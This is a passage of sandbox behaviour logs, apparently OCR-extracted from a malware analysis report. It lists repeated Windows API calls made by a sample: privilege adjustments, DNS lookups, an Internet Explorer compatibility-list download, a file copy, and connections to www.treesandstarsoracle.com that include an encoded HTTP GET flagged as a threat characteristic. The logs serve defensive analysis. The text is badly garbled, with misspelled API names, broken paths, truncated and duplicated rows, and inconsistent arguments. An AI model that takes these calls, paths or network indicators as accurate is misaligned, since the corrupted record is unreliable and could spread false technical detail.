20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1	3024 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024 3024 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, /iE11/1387494476607/ieccmpatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%/Microsoft/Internet Explorer/IECompat/Data/iecompat/data.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%/Microsoft/Internet Explorer/IECompat/Data/iecompat/data.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%/Microsoft/Windows/Temporary Internet Files/Content.IE5/NFKT62AZ/iecompatviewlist[1].xml, %LOCA LAPPDATA%/Microsoft/Internet Explorer/IECompat/Data/iecompat/data.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1	3024 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024	1624 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, /iE11/1387494476607/ieccmpatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%MicrosoftInternet Explorer/IECompatData\(\)iecompatviewlist.xml	3024 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //IE11/1387494476607/ieccmpatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%MicrosoftInternet Explorer/IECompatDataleiecompatdata xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftInternet Explorer/IECompatDataleiecompatdata xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%MicrosoftIwindows\temporary Internet Files\Content.IE5\NFKT62AZ\tecompatviewlist[1].xml, %LOCA LAPPDATA%MicrosoftVinternet Explorer\textit{ECompatDataleiecompatdata xml, 0, 0, 0, 0} Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: DnsQueryExW Args: (www.treesandstarsoracle.com, 1, 40000000) Return: 1460 API Name: Socket Args: (23, 2, 0) Return: 14	3024 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API Call Network API Call Network API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: IntermetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, 3, 8388608, 45394096) Return: cc00008 API Name: HttpOpenRequestW Args: (cc0008, GET, /IET1/1387494476607/iecompat/viewlist.xml, . , 68474988, 12582928, 45394096) Return: cc0000c Path: %LOCALAPPDATA%/Microsoft/intermet Explorer/IECompat/Data/viecompat/data.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%/Microsoft/intermet Explorer/IECompat/Data/viecompat/data.xml Type: VSDT_TEXT_HTML API Name: CopyFideExW Args: (%LOCALAPPDATA%/Microsoft/Windows/Temporary Intermet Fides/Content.IE5/NFKT62AZ/viecompat/viewlist[1].xml, %LOCA LAPPDATA%/Microsoft/intermet Explorer/IECompat/Data/viecompat/data.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (30, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef804) Retu	3024 3064 3064 3064 3064 3064 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Call File Write File Call Filesystem API Call System API Call Network API Call Network API Call Network API	API Name: Socket Args.; (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args.; (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args.; (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args.; (cc0008, GET, //E11/1387494476607/iecompat/viewlist.xml, , , 68474988, 12582928, 45394096) Return: cc0000c Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\/ ecompatIdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\/ ecompatIdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args.; (%LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\/ ecompatIdata.xml Type: VSDT_TEXT_HTML API Name: AdjustTokenPrivileges Args.; (%LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\/ ecompatIdata.xml Type: VSDT_TEXT_HTML API Name: AdjustTokenPrivileges Args.; (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args.; (14, 0, , 20ef804, , 20ef828) Return: 1 A	3024 3064 3064 3064 3064 3064 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Call File Write File Call Filesystem API Call System API Call Network API Call Network API Call Network API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, 3, 8388608, 45394096) Return: cc00008 API Name: InternetConnectW Args: (cc0008, GET, //IET1/1387494476607/iecompstviewlist.xml, . , 68474988, 12582928, 45394096) Return: cc0000c Path: %LOCALAPDOATA%/Microsoft/Internet Explorer/IECompat/Data/iecompstdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPDATA%/Microsoft/Internet Explorer/IECompat/Data/iecompstdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%/Microsoft/Windows/Temporary Internet Files/Content_IE5/NFKT62AZviecompstviewlist[1].xml, %LOCA LAPPDATA%/Microsoft/Internet Explorer/IECompat/Data/iecompstdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPri	3024 3064 3064 3064 3064 3064 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Call File Write File Call Filesystem API Call System API Call Network API Call Network API Call Network API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.tressandstarsoracle.com API Name: DnsQueryExtW Args: (iecvlist.microsoft.com, 1, 5000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, 3, 8388608, 45394096) Return: cc00008 API Name: InternetConnectW Args: (cc0008, GET./IE11/1387494476607/iecompat/viewlist.xml., , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%MicrosoftInternet ExplorerileCompat/DataViecompat/data.xml Type: VSDT_TEXT_HTML API Name: CopyFileExtW Args: (%LOCALAPPDATA%MicrosoftIN/indows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompat/viewlist[1].xml, %LOCA LAPPDATA%MicrosoftInternet ExplorerileCompat/DataViecompat/data.xml Type: VSDT_TEXT_HTML API Name: AdjustTokenPrivileges Args: (230, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (4, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20ef804, 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20ef804, 20ef828) Return: 1 API Name: Conscription: Www.treesandstarsoracle.com; 0, 16) Return: 0 API Name: Socket Args: (230, 0) Return: 1460 API Name: send Args: (250, GET //Bris7/vzxM8FTb=Jl32/Q1PV/hjsuEp883mw5FZilUMvB/21OLNFz4VT5S/Ti6FjebrvnlfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=83f9=mb1db HTTP/1.1\trivnHost: www.treesandstarsoracle.com; 0 Content: GET //Bris7/vzxM8FTb=Jl32/Q1PV/hjsuEp883	3024 3064 3064 3064 3064 3064 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API Call Network API Call Network API Call Network API Call Network API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvilst.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvilst.microsoft.com, 443,, 3, 8388608, 45394096) Return: cc00008 API Name: InternetConnectW Args: (cc0008, GET, //E11/1387494476607/iecompat/viewlist.xml, ., 68474988, 12582928, 45394096) Return: cc0000c Path: %LOCALAPPDATA%Microsoft/internet Explorer/lECompatData/viecompat/data.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%Microsoft/internet Explorer/lECompatData/viecompat/data/xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%Microsoft/Windows)Temporary Internet Files/Content.IE5/NFKT62AZ/lecompat/viewlist[1].xml, %LOCA LAPPDATA%Microsoft/internet Explorer/lECompatData/viecompat/data/xml Type: VSDT_TEXT_HTML API Name: AdjustTokenPrivileges Args: (230, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges A	3024 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API Call Network API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, ., .3, 8388608, 45394096) Return: cc0008 API Name: InternetConnectW Args: (cc0008, GET, //E11/1387494476607/iecompat/vewlist.xml, ., 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%MicrosoftWinternet ExplorerilECompatDatalviecompatdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftMinternet ExplorerilECompatDatalviecompatdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%MicrosoftWindows)Temporary Internet Files/Content.IE5/NFKT62AZ/vecompat/vewlist[1].xml, %LOCA LAPPDATA%MicrosoftMinternet ExplorerilECompatDatalviecompatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, .20ef804, .20ef828) Return: 1 API Name: AdjustTokenPrivileges Arg	3024 3064 3064 3064 3064 3064 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API Call Network API Call System API Call Network API	API Name: cocket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: IntermetConnectW Args: (cc0004, lecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: IntermetConnectW Args: (cc0006, GET, Int 11/138/13494476607/inccompat/vewlist.xml, , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%iMicrosoftIntermet ExploreriteCompatibata/vecompat/deta.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%iMicrosoftIntermet ExploreriteCompatibata/vecompat/data.xml Type: VSDT_TEXT_HTML API Name: CopyFiles@W Args: (%LOCALAPPDATA%iMicrosoftWindowsTemporary Intermet Files/Content.IE5NFKT62AZ/vecompat/vewlist[1].xml, %LOCA LAPPDATA%iMicrosoftWindowsTemporary Inter	3024 3064 3064 3064 3064 3064 3064 3024	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API Call Network API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.tressandstarsoracle.com API Name: DnsQuerjexW Args: (iecvilst.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvilst.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc00008 API Name: Http:OpenRequestW Args: (cc0008, GET., IET.11/138749478607/iecompat/vewlist.xml ., 69474988, 12582928, 45394096) Return: cc0000c Path: %LOCALAPPDATA%.Microsoftlintemet Explorer/IECompatData/vecompatdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%.Microsoftlintemet Explorer/IECompatData/vecompatdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%.Microsoftlivindows\Temporary Internet Files/Content.IE5\NFKT62AZ\vectioncompat/vewlist[1].xml, %LOCA LAPPDATA%.Microsoftlintemet Explorer/IECompatData/vecompatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20e1804, 20e1828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20e1804, 20e1828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20e1804, 20e1828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20e1804, 20e1828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20e1804, 20e1828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20e1804, 20e1828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20e1804, 20e1828) Return: 1 API Name: AdjustTokenPrivileges Args: (40, 0, 20e1804, 20e1828) Return: 1 API Name: DnsQueryExW Args: (www.treesandstarsoracle.com., 1, 40000000) Return: 1460 API Name: connect Args: (250, www.treesandstarsoracle.com., 1, 40000000) Return: 1460 API Name: connect Args: (250, www.treesandstarsoracle.com., 1, 40000000) Return: 186 Threat Characteristic: Connects to remote URL or IP address Connection: www.treesandstarsoracle.com/in/Connection: close/vin/vin API Name: recv Args: (250, 20, 40000, 0) Return: 2 API Name: InternetConnectW Args: (ceolist.microsoft.com., 1, 50000000) Return: 0 API Name: InternetConnectW Args: (c	3024 3064 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024 3024 302	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1626 1626 1626 1626 1626
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API Call Network API Call Network API Call Network API Call Internet Helper API Call Internet Helper API Call Internet Helper API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvilist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvilist.microsoft.com, 443, ., 3, 838608, 45394096) Return: cc00008 API Name: InternetConnectW Args: (cc0004, iecvilist.microsoft.com, 443, ., 3, 838608, 45394096) Return: cc00008 API Name: Http:OpenRequestW Args: (cc0008, GET, /iET1/1387494476607/iecompat/vewlist.xml, , 68474988, 12582928, 45394096) Return: cc0000c Path: %LOCALAPPDATA%MicrosoftUnternet Explorer/IECompat/Data/vewlist.xml, , 68474988, 12582928, 45394096) Return: cc0000c Path: %LOCALAPPDATA%MicrosoftUnternet Explorer/IECompat/Data/vewlist.xml, 7, 692 VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%MicrosoftWindows)Temporary Internet Files/Content_IE5/NFK162AZiecompat/vewlist[1].xml, %LOCA LAPPDATA%MicrosoftUnternet Explorer/IECompat/Data/sewnpat/data.xml Type: VSDT_TEXT_HTML API Name: AdjustTokenPrivileges Args: (230, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (4, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (4, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (4, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (4, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (4, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (4, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (4, 0, ., 20ef804, ., 20ef828) Return: 1 API Name: DnsQueryExW Args: (www.treesandstarsoracle.com, 1, 40000000) Return: 1460 API Name: send Args: (250, GET //Br5/7uzM8FTD-JJ32C1PV/bjsuEp883mv5FZilUMv/Bj21OLNFz4VTSSTTi6FjebvnlfSW0PT8HSXDxE78HqqzhP8z/S0Grk=8.39=mb1db HTTP/1.1/v	3024 3064 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024 3024 302	1624 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1624 1626 1626 1626 1626 1626 1627 1628
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API Call Network API Call Network API Call Network API Call Internet Helper API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.tressandstarsoroide.com API Name: DnsQueryExW Args: (iecviist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecviist.microsoft.com, 443, 3, 8388608, 45394096) Return: cc00008 API Name: InternetConnectW Args: (cc0008, GET, //E11/1387494476607/iecompativiewiist.xml. , . 68474988, 12582928, 45394096) Return: cc0000c Path: %LOCALAPPDATA%MicrosoftInternet ExplorertIECompatibativiecompatidata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftInternet ExplorertIECompatibativiecompatidata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftInternet ExplorertIECompatibativiecompatidata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftWindows1remporary Internet Files/Content.IE5NFKT62AZilecompativiewiist[1].xml, %LOCA LAPPDATA%MicrosoftWindows1remporary Internet Files/Content.IE5NFKT62AZilecompativiewiist[1].xml, %LOCA LAPPDATA%MicrosoftWindows1remet ExplorertiECompatibatalecompatidata.xml, 0, 0, 0, 0 } Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20eff804, 20eff828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, 20eff804, 